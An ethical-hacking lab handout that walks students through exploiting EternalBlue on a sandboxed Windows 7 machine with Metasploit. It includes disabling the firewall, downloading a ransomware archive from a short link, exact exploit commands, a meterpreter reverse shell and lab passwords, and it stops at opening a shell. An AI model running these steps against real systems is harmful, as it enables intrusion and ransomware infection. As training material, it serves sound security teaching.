LESSON TITLE: **Lab – EternalBlue Ransomware Attack Scenario**

WARNING:

Warning: Any use of penetration testing techniques on a live network could result in expulsion and/or criminal prosecution. Techniques are to be used in lab environments, for educational use only or on networks for which you have explicit permission to test its defenses.

Level:

☐Beginner

☒Intermediate

☐Advanced

Time Required: 30 minutes

Audience: ☒Instructor-led ☐Self-taught

Lesson Learning Outcomes: Upon completion of this lesson, students will be able to:

Demonstrate the hacking of EternalBlue vulnerability and the execution of ransomware on windows 7.

Materials List:

- Computers with Internet connection
- Browsers: Firefox (preferred), Google Chrome, or Internet Explorer
- Intro to Ethical Hacking lab environment

Introduction

- In this lab, we will be simulating the EternalBlue attack by exploiting SMBv1 (Server Message Block) vulnerability, which inserts malicious packet and spread malware over the network.
- This exploit makes use of the way Microsoft Windows handles, or rather mishandles, specially crafted packets from malicious attackers.

Systems and Tools Used:

- Kali Linux *(u: root, p: toor)*
  - metasploit
- Windows 7 SP1 *(u:administrator, p: Pa$$w0rd)*
- Power down all other systems

Preliminary Knowledge:

- **Payload**: the cargo information within a data transmission. In the cyber-security context, normally the part of a malware program that performs a malicious action.
- **Msfvenom:** a command line instance of Metasploit that is used to generate and output all the various types of shell code that are available in Metasploit (though in this lab everything will be done in Metasploit which will automatically use MSF venom in background)
- **Reverse shell**: A reverse shell is a shell session established on a connection that is initiated from a remote machine, not from the local host. Attackers who successfully exploit a remote command execution vulnerability can use a reverse shell to obtain an interactive shell session on the target machine and continue their attack.
- **SMB protocol:** The Server Message Block (SMB) is a network protocol that enables users to communicate with remote computers and servers — to use their resources or share, open, and edit files.
- **Kali Linux**: Kali Linux is a specialized Linux distribution designed for advanced penetration testing, ethical hacking, and network security assessments. It was developed and is maintained by Offensive Security, a leading provider of information security training and certification.

  Here are some key features and reasons why Kali Linux is used:
  - **Penetration Testing:** Kali Linux is primarily used for conducting penetration testing or "pen testing." Pen testing involves simulating real-world attacks on computer systems, networks, and applications to identify vulnerabilities and assess overall security. Kali Linux provides a comprehensive suite of tools specifically tailored for these activities.
  - **Expansive Toolset:** Kali Linux offers a vast collection of pre-installed security tools and software packages, including network scanners, vulnerability analysis tools, password crackers, wireless network tools, web application testing frameworks, forensic tools, and much more. These tools assist security professionals in identifying weaknesses, exploiting vulnerabilities, and securing systems.
  - **Customization and Flexibility:** Kali Linux is highly customizable, allowing users to configure their environment based on their specific needs. It supports various desktop environments such as GNOME, KDE, Xfce, and others. Users can also add or remove tools according to their requirements, enabling a tailored approach to security assessments.
  - **Documentation and Community Support:** Kali Linux has extensive documentation, including tutorials, user guides, and a vibrant online community. Users can find resources, tips, and best practices to enhance their penetration testing skills and knowledge. The community actively shares information, discusses new vulnerabilities, and collaborates on improving the Kali Linux distribution.
  - **Forensic Analysis:** Kali Linux includes a range of forensic tools used for digital forensics and incident response. These tools help investigators collect and analyze evidence, recover deleted files, analyze disk images, and perform memory

forensics. Kali Linux's forensics capabilities make it a valuable asset for forensic analysts and law enforcement agencies.

- **Security Training and Education:** Kali Linux serves as an educational platform for individuals and organizations interested in learning about cybersecurity, ethical hacking, and network security. It provides a safe environment for practicing and improving skills related to securing and defending computer systems.
- It's important to note that while Kali Linux is a powerful tool, it should only be used legally and ethically with proper authorization. Unauthorized or malicious use of these tools can lead to legal consequences.

Find more information about Kali Linux on: https://www.kali.org/docs/introduction/what-is-kali-linux/

- **Metasploit**: Metasploit is an open-source framework and platform used for developing, testing, and executing exploits against computer systems. It provides a collection of tools, exploits, payloads, and modules that facilitate penetration testing and vulnerability assessment. Metasploit is widely recognized as one of the most powerful and popular penetration testing tools available.
  Here are some key features and components of Metasploit:
  - **Exploit Development:** Metasploit allows security professionals to develop, customize, and test exploits for known vulnerabilities. It provides a programming interface that simplifies the process of creating reliable and effective exploits.
  - **Exploit Modules:** Metasploit contains a vast database of pre-written exploit modules that target specific vulnerabilities in various systems, applications, and services. These modules are regularly updated to include the latest known vulnerabilities, making it easier to exploit them during penetration testing.
  - **Payloads:** Metasploit includes a range of payloads that can be used to deliver malicious code or actions to a compromised system. These payloads can be tailored to perform tasks such as remote code execution, shell access, keylogging, and file manipulation.
  - **Post-Exploitation:** Metasploit provides post-exploitation modules that enable security professionals to perform various activities after successfully compromising a target system. These modules allow for tasks such as privilege escalation, lateral movement within the network, data exfiltration, and maintaining persistence.
  - Integration and Automation: Metasploit can be integrated with other security tools and frameworks, enabling a seamless workflow for penetration testing and vulnerability management. Additionally, Metasploit supports scripting and automation, allowing security professionals to create custom workflows and automate repetitive tasks.
  - **Community and Collaboration:** Metasploit has a strong community of users and contributors who actively share new exploits, modules, and techniques. This collaborative environment fosters the exchange of knowledge and ensures that Metasploit stays up to date with the latest vulnerabilities and attack vectors.
  - It's important to emphasize that Metasploit is designed for ethical hacking and authorized penetration testing. It should be used responsibly and legally, with


proper authorization from the target system's owner or administrator. Unethical or unauthorized use of Metasploit or any other hacking tool is illegal and can result in severe legal consequences.

Find more information about Metasploit on: https://docs.metasploit.com/

Environment Setup verification

Before starting this pen test make sure the environment setup is done and deployment is successful.
1.Verify that the remote connection to Kali Linux machine is successful and the machine is connected to internet without any error. If there is an error in the Internet Connection that means the deployment is not proper.

2. Verify that the remote connection to windows machine is successful and the machine is connected to internet without any error. The image below shows an error with internet connectivity.



Windows 7
Build 7601
This copy of Windows is not genuine


4:37 PM
6/8/2023

Note: Do not start the pen test if deployment is not successful. Delete the deployment and redeploy it again.


Module Activity Description:

Part Zero: Download and Extract Ransomware File into Kali Linux

0. Make sure to turnoff the Windows 7 (CleWindows124) firewall before performing the following steps.



File Edit View History Bookmarks Tools Help
HTTP Status 404 – Not Found
CECH Sandbox
CleWindows124
CleKali130
https://sandbox02.cech.uc.edu/vcac/VMRC/Vmrc.aspx?ReadOnly=0&VirtualMachineID=ec7ef01a-4bf7-4e4d-a9d0-c19425285ca4
Most Visited
Getting Started
You are screen sharing
Stop Share
Other Bookmarks
CleWindows124
English
SEND CTRL+ALT+DEL
SEND CTRL+C
TOGGLE FULL SCREEN
Connected to VM
Press Ctrl-Alt to release the cursor from the guest
Recycle Bin
Programs (1)
Windows Firewall with Advanced Security
Control Panel (3)
Windows Firewall
Allow a program through Windows Firewall
Check security status
See more results
windows firewall
Shut down
This copy of Windows is not genuine
12:06 PM
9/20/2022



Control Panel ▸ System and Security ▸ Windows Firewall
Search Control Panel
Control Panel Home
Allow a program or feature through Windows Firewall
Change notification settings
Turn Windows Firewall on or off
Restore defaults
Advanced settings
Troubleshoot my network
See also
Action Center
Network and Sharing Center
Use recommended settings

Help protect your computer with Windows Firewall

Windows Firewall can help prevent hackers or malicious software from gaining access to your computer through the Internet or a network.

How does a firewall help protect my computer?

What are network locations?

Update your Firewall settings

Windows Firewall is not using the recommended settings to protect your computer.

What are the recommended settings?

Home or work (private) networks — Connected


Networks at home or work where you know and trust the people and devices on the network

Windows Firewall state: Off

Incoming connections: Block all connections to programs that are not on the list of allowed programs

Active home or work (private) networks: Network 3

Notification state: Notify me when Windows Firewall blocks a new program


Control Panel ▸ System and Security ▸ Windows Firewall ▸ Customize Settings
Search Control Panel
OK
Cancel

Customize settings for each type of network

You can modify the firewall settings for each type of network location that you use.

What are network locations?

Home or work (private) network location settings

○ Turn on Windows Firewall

□ Block all incoming connections, including those in the list of allowed programs

☑ Notify me when Windows Firewall blocks a new program

● Turn off Windows Firewall (not recommended)

Public network location settings


○ Turn on Windows Firewall

□ Block all incoming connections, including those in the list of allowed programs

☑ Notify me when Windows Firewall blocks a new program

● Turn off Windows Firewall (not recommended)


1. **Download “Ransomeware.rar” file from** https://tinyurl.com/ransomwarehackthelab **and save it in Downloads folder in kali linux.**
2. **Open a terminal and Make sure to goto download directories location by following command. (Applications > Terminal)**
   Cd Downloads
3. **Install unrar application as shown in the below figure using the command - sudo apt-get install unrar**



```
root@kali:~/Downloads# sudo apt-get install unrar
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer required:
  albatross-gtk-theme blackbird-gtk-theme bluebird-gtk-theme bsdmainutils
  cpp-8 cython dh-python docutils-common docutils-doc enchant finger
  firmware-qcom-media fonts-roboto-slab gdal-data gir1.2-clutter-gst-3.0
  gir1.2-gtkclutter-1.0 greybird-gtk-theme gsasl-common gtk2-engines-murrine
  guile-2.2-libs hashcat-data lib32gcc-s1 lib32stdc++6 libaec0 libarmadillo9
  libarpack2 libasan5 libbind9-161 libboost-atomic1.67.0 libboost-chrono1.67.0
  libboost-date-time1.67.0 libboost-filesystem1.67.0
  libboost-program-options1.67.0 libboost-serialization1.67.0
```


4. **Extract downloaded “ransomeware.rar” by installing unrar as shown in below figure. Unrar program is used to extract rar files.**

Extract downloaded “ransomeware.rar” using the following code Unrar e Ransomeware.rar



```
root@kali:~/Downloads# unrar e Ransomeware.rar

UNRAR 6.10 beta 3 freeware      Copyright (c) 1993-2021 Alexander Roshal


Extracting from Ransomeware.rar

Extracting  game - Copy.exe                                          OK
Extracting  decryptor - Copy.exe                                     OK
All OK
```

5. **Rename both files to decrypt.exe and game.exe by the following command and as shown in below figure.**
   mv decryptor\ -\ Copy.exe decrypt.exe
   mv game\ -\ Copy.exe game.exe




```
root@kali:~/Downloads# mv decryptor\ -\ Copy.exe decrypt.exe
root@kali:~/Downloads# mv game\ -\ Copy.exe game.exe
root@kali:~/Downloads# █
```

Part One: Set up Metasploit and exploit EternalBlue

1. Type in Kali terminal the following commands
   - msfdb init
     This command is used to initiate database of Metasploit (hacking tool) for faster search and performance
   - msfdb run
     This will run database of Metasploit (hacking tool) and start metasploit
2. The above commands opens the Metasploit framework.
3. We are going to use EternalBlue vulnerability. To use that type:


use exploit/windows/smb/ms17_010_eternalblue



```
msf6 > use exploit/windows/smb/ms1
use exploit/windows/smb/ms10_046_shortcut_icon_dllloader
use exploit/windows/smb/ms10_061_spoolss
use exploit/windows/smb/ms15_020_shortcut_icon_dllloader
use exploit/windows/smb/ms17_010_eternalblue
use exploit/windows/smb/ms17_010_psexec
msf6 > use exploit/windows/smb/ms1
use exploit/windows/smb/ms10_046_shortcut_icon_dllloader
use exploit/windows/smb/ms10_061_spoolss
use exploit/windows/smb/ms15_020_shortcut_icon_dllloader
use exploit/windows/smb/ms17_010_eternalblue
use exploit/windows/smb/ms17_010_psexec
msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
```


4. Further set Windows 7 IP address for RHOST parameter in MSF console or Metasploit and type “run”:

   set RHOST <windows 7 IP address>




```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.2.7
RHOSTS => 192.168.2.7
msf6 exploit(windows/smb/ms17_010_eternalblue) > run
```

To find the Ip address of Windows 7
Goto Windows 7 and open CMD by searching cmd in start menu.



Type ipconfig in cmd and press enter.

Find the Ipv4, which will be the IP address of windows 7




```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\Administrator>ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::41c6:f1d1:6394:52ac%10
   IPv4 Address. . . . . . . . . . . : 192.168.2.2
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.2.1

Tunnel adapter isatap.{1E4F167D-8360-40CD-83D2-31B3199D9C49}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

C:\Users\Administrator>
```

5. You will see output that indicates WIN which represents attack is successful. Make sure you are in meterpreter.

Meterpreter is a Metasploit attack payload that provides an interactive shell to the attacker from which an attacker can   explore the target machine and execute the malicious code. Meterpreter is deployed using in-memory DLL injection. As a result, Meterpreter resides entirely in memory and writes nothing to disk.

6. Type “shell” to go into the CMD (CLI) of windows 7:

